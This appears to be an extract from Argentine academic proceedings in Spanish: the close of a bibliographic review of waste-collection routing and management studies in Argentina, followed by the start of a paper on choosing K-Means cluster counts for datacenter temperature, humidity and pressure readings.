


Figura 2. Publicaciones por Objetivos.

Si bien ninguno de los 8 objetivos se ha amesetado lo largo del tiempo, los vinculados con el ruteo de los recolectores y de la geolocalización de los contenedores son

los que han crecido fuertemente en los últimos años (ver Figura 2).

Tabla 1. Objetivos

Objetivos	Publicaciones
Dimensionamiento: residuos	[1-6, 8, 16-17, 20-21, 24-25, 27-28, 33, 38, 40, 42, 47-48, 50, 53]
económico	[17, 25, 28, 33-34, 38, 53]
Evaluación de eficiencia	[36]
Localización de contenedores	[28, 45, 48, 51-52, 54-56]
Localización de lugar de tratamiento / disposición final	[44]
Normativas	[12, 17, 20, 22, 28, 32, 38, 40, 46, 53]
Recolección: Microemprendimientos y cooperativas	[7-8]
Recorrido	[9, 11, 13, 15, 18, 23, 29-31, 37, 39-41, 43-44, 48-49, 55]
Zonificación	[41]
Relevamiento de servicio existente	[6, 8-10, 12-14, 17, 20, 22, 24, 26, 28, 33, 38, 41-42, 44, 46-47, 50, 55]

3. Tipo de residuos

En general se piensa en los residuos domésticos, pero también es necesario diseñar los trayectos para residuos comerciales/industriales y los considerados como peligrosos. Dentro de los residuos domésticos, también se encuentran los reciclables que podrían tener diferente frecuencia, puntos de recolección y lugar de transferencia que los residuos orgánicos. El 67% de las publicaciones se refieren a residuos domésticos y el 18% a peligrosos, en su mayoría a residuos patógenos, aunque también se encuentran casos de envases de agroquímicos.

A partir del año 2004 se encuentran publicaciones referidas a los residuos peligrosos y crece en forma acumulada de manera similar a las de residuos domésticos hasta 2014 donde nuevamente estos últimos acaparan una mayor atención.

En [9-11, 15, 18, 20, 23] podemos encontrar casos de residuos patógenos de centros de vinculados a la salud de las ciudades. En [38] se aborda la recolección de residuos eléctricos y electrónicos. En [40, 44] el foco se encuentra en los envases vacíos de agroquímicos.

Tabla 2. Tipo de residuos

Residuos	Publicaciones
Domésticos	[1-7, 12-14, 16-17, 21, 25-35, 37, 39, 41-43, 45-48, 51-52, 54-56]
Peligrosos	[9-11, 15, 18, 20, 23, 38, 40, 44]
No especificado / No claro	[8, 22, 24, 36, 42, 50]
Comerciales e Industriales	[16, 32]

4. Tipo de ruteo

Mayoritariamente dependiendo del tipo de residuo, del cliente y de la diferenciación en el origen, los ruteos suelen basarse en nodos o arcos. Este último es habitual en la recogida de los residuos domiciliarios donde el contenedor es individual para cada domicilio.

A partir del año 2015 comienzan a plantearse soluciones para ciudades de nuestro país mediante ruteo por arcos, acompañados de adelantos tecnológicos que facilitan el cómputo de los algoritmos necesarios para esta tarea. El ruteo por nodos retomó impulso de la mano de la diferenciación de basura en contenedores comunitarios en la última década.

El ruteo por arcos ha sido utilizado preferentemente en ciudades de hasta 150.000 habitantes (Censo 2010), con excepción de la ciudad de San Miguel de Tucumán con una población de 550.000 habitantes.

Tabla 3. Tipo de ruteo

Ruteo	Publicaciones
Por nodos	[9, 11, 13, 15, 18-19, 23, 30, 33, 40, 44-45, 48-49, 52, 55]
Por arcos	[28-29, 39, 41, 43]

5. Tipo de caso

Los casos pueden ser reales o ficticios. Más del 90% de los casos analizados se refieren a casos reales de nuestro país lo que los hace muy valiosos cuando se los consulta para plantear soluciones posibles de implementar. A su vez, son interesantes los planteos sobre cómo simplificar o idealizar ciertos aspectos de manera de ajustarlos a modelos matemáticos que tengan soluciones en tiempos viables.

Tabla 4. Tipo de caso

Caso	Publicaciones
Real	[1-30, 32-33, 37-56]
Ficticio	[31, 34-36]

Los 4 casos ficticios que se encuentran en las publicaciones conforman en realidad un testeado previo en escenarios ficticios acotados para luego ser aplicados en casos reales que fueron publicados con posterioridad.

6. Ubicación

El valor de clasificar los artículos por ubicación consiste en encontrar casos que se aproximen al tipo de problemática que estamos intentando resolver. Por ejemplo, ¿cuál es el concepto de “mejor ruta” si nos encontramos en un terreno con desniveles? ¿Cuáles son las limitaciones que debe contener nuestro modelo si nos referimos a una pequeña ciudad del interior del país o a una capital de provincia? ¿Es el tipo de residuo, y su correspondiente volumen a transportar, homogéneo en los grandes centros urbanos?

En [32] se abordan normativas para la gestión de residuos biopatógenicos en todas las jurisdicciones del país. En [22] se realiza un diagnóstico sobre la gestión de los residuos sólidos urbanos en 20 municipios de 11 provincias.

Tabla 5. Ubicación

Provincia	Publicaciones
Buenos Aires	[1-2, 5, 16, 21, 30-31, 33, 40, 43-45, 48-52, 54-56]
CABA	[7, 13, 19, 46]
Chaco	[8]
Chubut	[10]
Córdoba	[9, 11, 14-15, 17-18, 23, 28, 38]
Corrientes	[47]
Entre Ríos	[20, 27, 29, 53]
Jujuy	[3-4]
Misiones	[6]
Río Negro	[37, 39, 42]
Santa Fe	[7, 24]
Tucumán	[41]

7. Variables en la resolución

Las variables en la resolución están compuestas tanto por las variables objetivo como aquellas que imponen restricciones o limitaciones a los modelos. En el caso de los artículos cuyo objetivo es realizar un análisis descriptivo, las variables en la resolución se refieren a las que forman parte del relevamiento efectuado.

Tabla 6. Frecuencia de las variables en la resolución

Grupo	Variable	Frec.
1	Longitud total de recorrido	13
	Kgs. de basura / día / habitante	12
	Ubicación de los contenedores	12
	Costos de inversión	12
2	Costos de recolección	8
	Capacidad de los recolectores	7
	Capacidad de los contenedores	7
	Restricciones en la circulación	7
	Distancia de los usuarios a los contenedores	7
	Recupero de materiales y ahorro energético	6
3	Tiempo de cómputo para hallar una solución	3
	Cantidad de recolectores por ruta/zona	2
	Residuos plásticos	2
	Desgaste de los camiones	2
	Equiparación de longitud de rutas	2
	Posicionamiento geolocalizado	2
	Compacidad/Solapamiento	2
4	Programas e instituciones estatales o mixtas de microcrédito	1
	Ventana de tiempo	1
	Equiparación de tiempo de recorrido	1
	Equiparación de volumen recolectado	1

Atendiendo a la frecuencia con que aparecen en las publicaciones las variables podemos conformar 4 grupos (ver **Tabla 6**) cuya utilización se ha mantenido a lo largo del tiempo.

Tabla 7. Frecuencia de las variables en la resolución

Grupo	Publicaciones
1	[1-3, 5-6, 9, 11, 13, 15, 17-19, 22-25, 27-30, 33-35, 38-41, 44-45, 47-48, 51-52, 54-56]
2	[5, 9, 11, 13, 17-20, 22-23, 27, 29, 32-35, 38-40, 43-45, 47-48, 50-52, 54-56]
3	[4, 13, 19, 21, 30, 37, 43, 47-49, 55-56]
4	[7, 30, 41, 55]

8. Método de Resolución

Los métodos de resolución son variados ya que no existe una metodología única para resolver adecuadamente este tipo de problemas. Hay métodos que pudiendo resolver el problema de forma óptima incurren en un tiempo de cómputo que no es aceptable. Por este motivo las principales metodologías de resolución se resumieron en técnicas de programación lineal, heurísticas y otro método que permite alcanzar una solución en un tiempo adecuado.

Las técnicas heurísticas y evolutivas se utilizaron en publicaciones entre los años 2004 y 2010, mientras que el método AUGMECON2 aparece entre 2018 y 2020. Los métodos de programación lineal aparecen desde 2009 a la fecha.

Tabla 8. Método de Resolución

Método	Publicaciones
Programación Lineal Entera (IPL)	[13, 19, 28-30, 39, 43, 45, 51, 55-56]
Programación Lineal Entera Mixta	[18, 23, 31, 34-35, 40-41, 48, 54]
Téc. heurísticas: Evolutivas	[9, 11, 15, 18, 52]
Téc. heurísticas: Búsqueda Tabú	[11, 15, 18]
Técnicas heurísticas: Otras	[41, 44, 48-49, 52, 55-56]
Augmented ϵ -constraint method	[45, 48, 51, 56]

9. Software




Figura 3. Evolución del software utilizado

El software utilizado se ha ido renovando acompañado del poder de cálculo del hardware disponible y los objetivos de las investigaciones (ver **Figura 3**).

Tabla 9. Software

Software	Publicaciones
CPLEX	[18, 23, 29, 31, 41, 44-45, 48-49, 51, 54, 56]
GAMS (General Algebraic Modeling System)	[18, 23, 31, 34-35, 40, 44-45, 48-49]

OpenStreetMap y Java OpenStreetMap Editor	[29, 39, 41, 51, 54-55]
R / Phytón	[39, 41, 51-52, 55]
Concorde	[13, 19, 29]
Matlab	[9, 15, 18]
SCIP	[30, 39, 43]

Referencias

Las referencias vinculadas a los artículos analizados se enumeran de la 1 a la 56 en orden cronológico de publicación. A partir de la referencia 57 se refieren a otro tipo de bibliografía citada en este documento pero que no forman parte de la revisión bibliográfica.

- [1] García, M. C., & Velázquez, G. A. (1997). Propuesta de gestión municipal de residuos sólidos domiciliarios en ciudades medias de la provincia de Buenos Aires, Argentina. *Espacio y Desarrollo*, 9, 47-62.
- [2] Menna, M., Jacob, S. B., Noguera, O., Plaza, G., Di Velz, H., Cid, J. C., & Pacheco, O. (1997). Muestreo piloto de residuos sólidos domiciliarios de la ciudad de Mar del Plata. *Avances en Energías Renovables y Medio Ambiente*, 1, n.º 2.
- [3] Alonso, M. S., Lozano, A. R., Apaza, A. M., & Vilte, E. D. (1999). Producción de residuos plásticos en diferentes zonas de San Salvador de Jujuy. 3.
- [4] Alonso, M. S., Vilte, E. D., Apaza, A. M., & Lozano, A. R. (2000). Residuos plásticos de Jujuy: Caracterización en pesos y volúmenes. *Avances en Energías Renovables y Medio Ambiente*, 4.
- [5] Jacob, S. B., Menna, M., Plaza, G., Pacheco, O., Branda, J., & Murcia, G. (2003). Reformulación del sistema de manejo de residuos. *Avances en Energías Renovables y Medio Ambiente*, 7.
- [6] Berent, M. R. (2004). Mejoramiento en la gestión de residuos sólidos urbanos en pequeñas ciudades del NEA. El caso de Leandro N. Alem, Misiones. *Cuaderno Urbano*, 4(4), 43-74.
- [7] Chidiak, M., & Bercovich, N. (2004). Microcrédito y gestión de servicios ambientales urbanos: Casos de gestión de residuos sólidos en Argentina. CEPAL.
- [8] Klees, D., & Fortuny, J. M. (2004). Recolección y selección de residuos sólidos urbanos. *Recuperación de materiales*.
- [9] Mendez, A., Pontin, M., Ziletti, M., Carnero, M., & Hernández, J. (2004). Recolección de residuos patógenos. Un enfoque evolutivo híbrido. *Mecánica Computacional*, XXIII, 11, 3079-3089.
- [10] Kurdelas, R., Botha, M., Guerreiro, M. D. N., Condina, L., Morales, M., Salas, V., Fernández, M., Gamarra, K., García, Á., Rossi, A., Rowlands, M., Paredes, S., & Vidal, S. (2005). Residuos de Medicamentos en Comodoro Rivadavia, Argentina. *acta farmacéutica bonaerense*, 24, 5.
- [11] Méndez, A., Pontin, M., & Ziletti, M. (2005). Heurísticas para la resolución de un problema de ruteo de vehículos periódico real. 10.
- [12] Vallejos, V. H., & Pohl Schnake, V. (2007). La gestión integral de residuos sólidos urbanos en la provincia de Buenos Aires. IX Jornadas de Investigación del Centro de Investigaciones Geográficas y del Departamento de Geografía (La Plata, 2007).
- [13] Bonomo, F., Duran, G., Larumbe, F., & Marengo, J. (2009). Optimización de la Recolección de Residuos en la Zona Sur de la Ciudad de Buenos Aires. 19.
- [14] Carli, Á. D., Alperin, S., Bonino, E., & Bertotti, J. (2009). El sistema de disposición de residuos en Freyre, Córdoba, Argentina. Espacio para una intervención educativa. *Revista de Educación en Biología*, 12(2), 27-35).
- [15] Méndez, A., Palumbo, D., Carnero, M., & Hernández, J. L. (2009). Algoritmos Meméticos Aplicados a la Resolución de un Problema de Ruteo de Vehículos Periódico. *Mecánica Computacional*, 28(32), 2675-2685.
- [16] Murcia, G., Branda, J., Menna, M., & Garín, E. (2009). Cuantificación de residuos sólidos urbanos y evaluación económica de su gestión descentralizada en la ciudad de Mar del Plata – Argentina. *Avances en Energías Renovables y Medio Ambiente*, 13.
- [17] Brignone, M. C. (2010). Desarrollo de Propuesta de Gestión de Residuos Sólidos Urbanos para San Agustín, Córdoba, Argentina.
- [18] Méndez, A., Simón, S., Palumbo, D., Chiachera, E., & Carnero, M. (2010). Dos Enfoques para la Solución del Problema de Ruteo de Vehículos (CVRP): Aplicación a un Caso Real de Recolección de Residuos. *Mecánica Computacional*, 29(95), 9367-9377.
- [19] Bonomo, F., Duran, G. A., Larumbe, F. D., & Marengo, J. L. (2011). A method for optimizing waste collection using mathematical programming: A Buenos Aires case study.
- [20] Irazoqui, M. J., & Schwörer, Y. S. (2011). Gestión de residuos patógenos en Paraná: Estado del arte y propuesta para una gestión integral sostenible. 10.
- [21] Barbosa, S., & Asteasuain, M. (2012, diciembre 31). Análisis Estadístico de los Residuos Sólidos Domiciliarios de Bahía Blanca.
- [22] Schejtman, L., & Irurita, N. (2012). Diagnóstico sobre la gestión de los residuos sólidos urbanos en municipios de la Argentina. 54.
- [23] Simón, S., Demaldé, J., Hernández, J., & Carnero, M. (2012). Optimización de Recorridos para la Recolección de Residuos Infecciosos. *Información tecnológica*, 23(4), 125-132.
- [24] Gándara, M. P., & Guerrero, E. M. (2013). Indicadores Ambientales para la gestión de los residuos sólidos domiciliarios en Rosario, Argentina – Estructplan.
- [25] Risetto, M. Á., Sánchez, G., Sozzani, L., & Longo, G. (2013). Evaluación de un proyecto ambiental para la implementación de un nuevo modelo de gestión de los residuos sólidos urbanos.
- [26] Saidon, M. (2013). Resultados evidenciados en un programa de reciclado de residuos domiciliarios en Quilmes (Argentina).
- [27] Caracterización de los Residuos Sólidos Urbanos Domiciliarios de Pueblo General Belgrano, Entre Ríos, Argentina (2010/2011). (2014).
- [28] Asis Rüeck, J. A., & Brandán Campanera, L. (2015). Optimización de la logística del transporte de residuos diferenciados en la ciudad de Córdoba.
- [29] Bertero, F. A., & Nasini, G. L. (2015). Optimización de recorridos en ciudades. Una aplicación al sistema de recolección de residuos sólidos urbanos en el Municipio de Concordia. 86.

- [30] Braier, G., Duran, G., Marengo, J., & Wesner, F. (2015). Una aplicación del problema del cartero rural a la recolección de residuos reciclables en Argentina. 18.
- [31] Cavallin, A., Vigier, H. P., & Frutos, M. (2015). Logística inversa y ruteo en el sector de recolección informal de residuos sólidos urbanos. 12.
- [32] de Titto, E., Montecchia, M., Brunstein, L., & Chesini, F. (2015). Normativas para la gestión de residuos biopatógenicos en Argentina. 51.
- [33] Leis, A. N. (2015). Análisis de la gestión integral de los residuos sólidos urbanos en Mar del Plata desde un enfoque económico (Mar del Plata) [Bachelor, Universidad Nacional de Mar del Plata].
- [34] Rossit, D., Broz, D., Rossit, D., Frutos, M., & Tohmé, F. (2015, mayo 1). Modelado de una red urbana de recolección de residuos plásticos en base a optimización multi-objetivo.
- [35] Rossit, D., Broz, D., Rossit, D., Frutos, M., & Tohmé, F. (2015). Una herramienta multiobjetivo para la localización de contenedores de residuos en un área urbana (pp. 50-69).
- [36] Cavallin, A., Rossit, D., Frutos, M., & Vigier, H. (2016, noviembre 3). Eficiencia en la gestión de Residuos Sólidos Urbanos: Análisis y evaluación.
- [37] Difabio, L. A., Vivas, H. L., & Muñoz Abbate, H. (2016). Internet de las cosas aplicada a la trazabilidad de la recolección de residuos en ciudades inteligentes. X Simposio de Informática en el Estado (SIE 2016) - JAIIO 45 (Tres de Febrero, 2016).
- [38] Riva, Y. P. (2016). Desarrollo de una propuesta de gestión de los residuos eléctricos y electrónicos en la Ciudad de Córdoba, Argentina [Thesis].
- [39] Antuña, A. (2017). Optimización de la recolección de residuos en San Carlos de Bariloche.
- [40] Bandoni, A., Savoretti, A. A., Sorichetti, A. E., & Mammini, L. (2017). Diseño de un recorrido óptimo para la recolección de envases vacíos de agroquímicos en el sudoeste bonaerense. 12.
- [41] Bianchetti, M., Duran, G., Koch, I., & Marengo, J. (2017). Algoritmos de zonificación para el problema de la recolección de residuos urbanos: El caso de estudio de una ciudad argentina. 30.
- [42] Bonilla, J. (2017). Análisis sobre la gestión de la recolección diferenciada de Residuos Sólidos Urbanos en San Carlos de Bariloche. 13.
- [43] Braier, G., Duran, G. A., Marengo, J. L., & Wesner, F. (2017). An integer programming approach to a real-world recyclable waste collection problem in Argentina.
- [44] Cavallin, A., Rossit, D. G., Savoretti, A. A., Sorichetti, A. E., & Frutos, M. (2017). Logística inversa de residuos agroquímicos en Argentina: Resolución heurística y exacta. XV Simposio Argentino de Investigación Operativa (SIO) - JAIIO 46 (Córdoba, 2017).
- [45] Rossit, D. G., Tohmé, F. A., Frutos, M., & Broz, D. R. (2017). An application of the augmented ϵ -constraint method to design a municipal sorted waste collection system.
- [46] Zeppenfeld, E. (2017). Gestión Integrada de los Residuos Sólidos Urbanos en la Ciudad Autónoma de Buenos Aires, Argentina.
- [47] Bercheñi, V., & Gervasoni, M. J. G. (2018). Rentabilidad privada de la gestión de residuos sólidos urbanos. Ciudad de Corrientes, Argentina (2010-2020). Revista de la Facultad de Ciencias Económicas, 21(2), 65-77.
- [48] Rossit, D. (2018). Desarrollo de modelos y algoritmos para optimizar redes logísticas de residuos sólidos urbanos.
- [49] Fermani, M., Rossit, D. G., & Toncovich, A. A. (2019). Un estudio comparativo de algoritmos metaheurísticos sobre instancias reales de problemas de recolección de RSU.
- [50] Moya, E., & Dominguez Marzano, F. (2019). Residuos sólidos en Mar del Plata: Un análisis desde la contabilidad social y ambiental.
- [51] Rossit, D. G., Nesmachnow, S., & Toutouh, J. (2019). A bi-objective integer programming model for locating garbage accumulation points: A case study. Revista Facultad de Ingeniería, Universidad de Antioquia, No.93, 70-81.
- [52] Toutouh, J., Rossit, D. G., & Nesmachnow, S. (2019). Soft computing methods for multiobjective location of garbage accumulation points in smart cities.
- [53] Avalos, B. E., & Mettler, D. L. (2020). Planta de tratamiento de residuos sólidos.
- [54] Cavallin, A., Rossit, D. G., Herrán Symonds, V., Rossit, D. A., & Frutos, M. (2020). Application of a methodology to design a municipal waste pre-collection network in real scenarios.
- [55] Delle Donne, D., Di Tomaso, V., & Duran, G. (2020). Optimizing leaf sweeping and collection in the Argentine city of Trenque Lauquen. Waste Management & Research: The Journal of the International Solid Wastes and Public Cleansing Association, ISWA.
- [56] Rossit, D. G., Toutouh, J., & Nesmachnow, S. (2020). Exact and heuristic approaches for multi-objective garbage accumulation points location in real scenarios.
- [57] Clark, R. M.; Gillean, J. I. Analysis of solid waste management operations in Cleveland, Ohio: A case study. *Interfaces*. 1975, Vol. 6, Issue 1, Part 2, pp. 32-42.
- [58] Or, I.; Curi, K. Improving the efficiency of the solid waste collection system in Izmir, Turkey through mathematical programming. *Waste Management & Research*. 1993, Vol. 11, pp. 297-311.

Análisis de Distribución de Temperatura, Humedad y Presión en un Datacenter basado en un Método de Selección de Clusters

Federico G. D'Angiolo¹, Iván F. Kwist², Juan I. Giribet³, Ignacio Más⁴.

^{1,2}Universidad Nacional de Avellaneda (UNDAV), Buenos Aires.

³Universidad de Buenos Aires e Instituto Argentino de Matemática "Alberto Calderón" (IAM) CONICET, Buenos Aires, Argentina, .

⁴Instituto Tecnológico de Buenos Aires (ITBA) y CONICET, Buenos Aires.

¹fdangiolo@undav.edu.ar, ²ikwist@undav.edu.ar, ³jgiribet@fi.uba.ar, ⁴imas@itba.edu.ar

Resumen

En muchos ambientes donde se necesita tener controladas a las variables ambientales tales como temperatura, humedad y presión, resulta útil aplicar algoritmos de Inteligencia Artificial ya que estos permiten una adaptación del sistema frente a cambios del entorno que, en principio, no son conocidos. Es decir, estos algoritmos permiten agregarle cierta inteligencia al ambiente. En este trabajo, mediante la aplicación del algoritmo K-Means, se estudia cómo agrupar a estas variables analizando especialmente la cantidad óptima de clústers que se obtienen. Esto persigue el objetivo de encontrar grupos de datos que permitan decidir si resulta conveniente la activación de una ventilación en casos donde la temperatura y la humedad puedan resultar perjudiciales para los equipos que se encuentran en el recinto.

Palabras claves: Clusters, K-Means, Datacenter, sensores.

1. Introducción

En la actualidad, debido al bajo costo de sensores dedicados a la toma de variables tales como temperatura, humedad y presión, resulta frecuente encontrar sistemas que manejan una gran cantidad de información que luego debe ser procesada para tomar decisiones en cuanto a una acción en particular. Para este procesamiento, los algoritmos de Inteligencia Artificial (IA) resuelven con relativa simpleza. Para ejemplificar el uso de estos algoritmos, se pueden citar trabajos en donde, mediante métodos de agrupamientos, se busca seleccionar la ubicación adecuada de sensores de temperatura para el modelado de error térmico en herramientas [1].

Para el caso del presente trabajo se utilizan algoritmos de Aprendizaje Automático o Machine Learning (ML), siendo esta última una de las diversas ramificaciones de la Inteligencia Artificial. A su vez, el

Aprendizaje Automático se encuentra dividido en tres grandes grupos: Aprendizaje Supervisado, Aprendizaje No supervisado y Aprendizaje Reforzado. Este trabajo se encuentra enfocado en el área de Aprendizaje No Supervisado ya que aquí se tratan algoritmos que buscan determinados patrones dentro del conjunto de datos para luego poder separarlos en clústers o grupos de datos con características similares. Luego, teniendo en cuenta estos grupos, se puede entonces trabajar con algoritmos de Aprendizaje Supervisado para poder clasificar y plantear estrategias de decisión. En cuanto a esto último, se puede citar el trabajo basado en KNN para la clasificación de grupos de datos de temperatura y humedad [2].

Dentro del área de Aprendizaje No Supervisado existen numerosos algoritmos que permiten la disociación del conjunto de datos en grupos con determinadas características, uno de ellos es K-Means [3].

En base a estas premisas, el objetivo de este trabajo es tomar datos de temperatura, humedad y presión, encontrar grupos o clusters con el algoritmo de K-Means y luego estudiar y comparar métodos de selección de clusters que permitan obtener una disociación aceptable. Los métodos a estudiar son: Elbow y Silueta.

Este trabajo se encuentra organizado de la siguiente forma: en la sección dos se comentan los fundamentos de K-Means y el de las herramientas que permiten obtener el valor óptimo de grupos. Luego, en la sección tres se describe la experiencia de la toma de datos para luego, en la sección cuatro, analizar los datos obtenidos. Por último, en la sección cinco se observan los resultados para luego describir la conclusión final.

1.1 Trabajos relacionados

El algoritmo de K-Means resulta ser de gran utilidad cuando se necesita obtener grupos o clústers que estén compuestos por datos cuyas características tengan cierta

similitud. Como ejemplo, en algunos trabajos se estudian las emociones, opiniones y subjetividades de los usuarios de Twitter en base al texto que de allí se pueda extraer [4]. Por otro lado, teniendo en cuenta la utilización de este algoritmo en Twitter, existen trabajos donde se buscan patrones de personas basados en su género, etnia y ubicación [5]. Es decir, la utilización de este algoritmo es de gran amplitud siendo que también se utiliza para texto [6].

Este algoritmo, si bien se necesita conocer previamente la cantidad de clústers, esta puede no ser la mejor forma de agrupar, por eso resulta interesante estudiar cuál es la cantidad óptima de estos para ser etiquetados. Para esto, existen varios métodos que pueden determinar la cantidad óptima de clústers, como por ejemplo: Elbow, Silueta, Canopy y otros. Para considerar el detalle de estos, existen trabajos donde se estudia el dataset de plantas Iris evaluado para los métodos de Elbow, Silueta, Gap Statistic y Canopy [7]. En base al estudio de estas herramientas, la literatura comenta trabajos en donde se realiza un análisis profundo del método de Elbow para la agrupación de datos con K-Means [5]. Por otro lado, en cuanto al estudio del Método de Silueta, existen trabajos donde se analiza la cantidad óptima de clusters para colores de imágenes [9] y también otros donde se tiene en cuenta el estudio del cuidado de salud [10-13].

2 Algoritmo K-Means

Este algoritmo tiene la particularidad de tomar las muestras de un dataset y agruparlas de acuerdo a su varianza, minimizando el criterio de inercia o suma de cuadrados intra-cluster el cual se puede representar como:

$$WCSS = \sum_{j=1}^k \sum_{i=1}^n \|x_i - u_j\|^2 \quad (1)$$

Siendo:

WCSS = Within-Cluster Sum of Squares (Suma de cuadrados intra-cluster).

x_i = Muestra del dataset.

u_j = Centroide o media.

La minimización de (1) se puede ver en [7].

Para este algoritmo se deben definir K clústers o grupos donde cada uno de ellos se encuentra representado por un centroide o media, u_j . Habiendo definido la cantidad de grupos o clústers, el siguiente paso es calcular la distancia entre cada una de las muestras x_i y dicho centroide. Luego, en base a este cálculo de distancias, se actualiza el centroide y se vuelve a realizar el cómputo de distancia de cada muestra al centroide hasta que queda caracterizado el grupo. Este enfoque también se denomina minimización de inercia de clústers.

Dado que la cantidad K de centroides se define antes de ejecutar el algoritmo, resulta importante conocer cuántos se deben definir para el conjunto de datos. Por ejemplo, un caso mínimo podría darse cuando $K=1$ pero este estudio carece de sentido porque el único clúster o grupo sería el mismo dataset. Por otro lado, se podría tomar un gran número para K, siendo el caso límite el número de muestras del dataset, lo cual también carece de sentido puesto que cada grupo sería la muestra misma. Ante este problema, resulta difícil poder decidir con anterioridad, cuál debe ser el valor óptimo de K, por eso es que resulta muy importante estudiar los distintos métodos que puedan proveer una aproximación del valor de K adecuado para la cantidad de clústers.

2.1 Método Elbow

Este método toma la idea de inercias comentado para el funcionamiento del algoritmo, es decir, se basa en la expresión (1). De esta forma se supone que una cantidad máxima de clústers logra minimizar la inercia, sin embargo, al tener en cuenta este concepto, se puede pensar entonces que el coeficiente de inercia vale 0 cuando la cantidad de clústers resulta ser igual a la cantidad de muestras, por eso es que no se puede minimizar absolutamente a este coeficiente. Para llevar a cabo este método, se puede realizar una iteración con una cantidad N de clústers y luego, en cada repetición, computar el coeficiente de inercia para graficarlo en función de la cantidad de clústers. Al tener esta gráfica, se puede analizar el punto de inflexión que sufre esta curva para tener una estimación de la cantidad de clústers.

En base a este análisis, resulta claro que este método no es totalmente eficiente pero puede servir como una primera aproximación para tener en cuenta un número posibles de clústers a usar.

2.2 Método de Silueta

Este método estudia la distancia de separación entre clústers a diferencia del anterior, en donde se estudia la distancia dentro del clúster. Este método obtiene un coeficiente llamado coeficiente de silueta, el cual se puede calcular como:

$$CS = \frac{b - a}{\max(a, b)} \quad (2)$$

Siendo:

CS = Coeficiente de Silueta.

a = distancia media dentro del grupo.

b = distancia media al grupo más cercano.

Este coeficiente se encuentra en el rango que va desde 1 a -1, siendo que si vale 1, la muestra se

encuentra lejos de los grupos vecinos, si vale 0, la muestra se encuentra cerca o en el límite de dos grupos y, por último si vale -1, se indica entonces que la muestra se asignó a un grupo incorrecto.

Para complementar este estudio, se genera una imagen donde se muestra qué tan cerca se encuentra un punto de un grupo de datos con respecto a su vecino, de otro grupo. Este gráfico tiene en cuenta al Coeficiente de Silueta.

Para un análisis completo, resulta interesante tomar una cantidad N de clústers y evaluar el coeficiente de silueta para cada uno de ellos, con el objetivo de encontrar la cantidad óptima de clústers. Por esta razón, para el caso del presente trabajo, dado que la distribución de datos no resulta ser claramente separable (esto se comenta en la sección 4), se procede a iterar con un número de clústers hasta encontrar cuál es el óptimo.

3. Aplicación del algoritmo al caso de estudio

Previamente al análisis de datos y al de la respectiva aplicación de K-Means con los métodos de optimización de clústers, resulta conveniente comentar cómo se toman los datos de temperatura, humedad y presión dentro del Datacenter.




Figura 1. Layout del Datacenter.

La distribución espacial que se propone en la Fig. 1, toma una vista superior donde se puede observar a dos Racks denotados mediante R_1 y R_2 los cuales alojan un servidor cada uno. Para sensar las variables ambientales se propone un sistema S_3 , el cual se encuentra en la periferia de los servidores. Este sistema cuenta con un módulo WiFi ESP8266 y sensores de temperatura, humedad y presión. En el caso de estos últimos, se usaron el DS18B20, BMP280 y DHT22 dada su precisión para este tipo de experimentos. Los bloques señalados con PC_1 , PC_2 y PC_3 , resultan ser sistemas de cómputo que se encuentran en el Datacenter.

Los sensores se encargan de recolectar la información del ambiente que rodea a los servidores y

luego, mediante el ESP8266, se envía la información a un servidor externo el cual almacena todos los datos. También se envían estos datos a los servidores alojados en los Racks R_1 y R_2 de la Fig.1, para tener un resguardo de los mismos. Como se puede observar, S_3 no muestrea toda la periferia del recinto con lo cual, para tener un mayor detalle de las variables ambientales, sería útil agregar otros sistemas similares al S_3 alrededor del ambiente.

En esta etapa del estudio, resulta importante poder analizar los datos recolectados dado que el muestreo no tiene un efecto continuo en todo momento, es decir, muchas veces se producen caídas en la red de WiFi o cortes de luz momentáneos los cuales producen un reseteo del módulo. Al producirse esto último, los sensores emiten valores que no se condicen con el comportamiento que tiene el recinto hasta el momento. Por ejemplo, se pueden tomar valores de $70^\circ C$ en tan solo unos segundos, lo cual no resulta coherente con la temperatura del Datacenter, sobre todo teniendo en cuenta la inercia que tiene un recinto frente a cambios repentinos de temperatura, humedad y/o presión.

Lo comentado anteriormente resulta de gran importancia en su análisis dado que con estos datos se conforma el dataset o conjunto de datos que ingresa al algoritmo de K-Means, es decir, si este dataset no se encuentra revisado adecuadamente, este algoritmo puede devolver salidas erróneas.

4. Análisis de datos

Los datasets se obtienen a partir de los valores de temperatura, humedad y presión del recinto, con lo cual para poder visualizar estos datos, se procede a graficarlos en forma de coordenadas para dos planos distintos: uno de Temperatura-Humedad (T-H) y el otro de Temperatura-Presión (T-P).

En la Fig.2, se observa el plano T-H, el cual se conforma con muestras que se caracterizan por sus coordenadas:

$$x_i = (H, T) \quad (3)$$

